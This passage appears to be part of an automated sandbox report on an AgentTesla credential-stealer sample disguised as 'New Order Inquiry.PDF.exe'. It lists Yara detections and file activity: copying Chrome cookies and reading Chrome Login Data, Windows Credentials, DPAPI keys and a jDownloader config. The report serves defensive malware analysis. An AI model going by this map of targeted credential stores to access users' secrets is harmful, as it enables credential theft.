Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.489798075.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.493883297.00000000032E1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Roaming\pwrpouac.23y	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CCFBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CCFBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CCFBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CCFDD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome\Default\Cookies	success or wait	1	6CCF6A95	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\New Order Inquiry.PDF.exe	C:\Users\user\AppData\Local\Temp\tmpG468.tmp	success or wait	1	64AC042	MoveFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ pwrpouac.23y\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CCFDD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DE85705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152 fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE8CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DDE03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DDE03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DE85705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\48fa416f-902f-4336-b8ad-e0ba6c769736	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CCF1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CCF1B4F	ReadFile
C:\Users\user\AppData\Roaming\pwrpouac.23y\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CCF1B4F	ReadFile

Disassembly

Code Analysis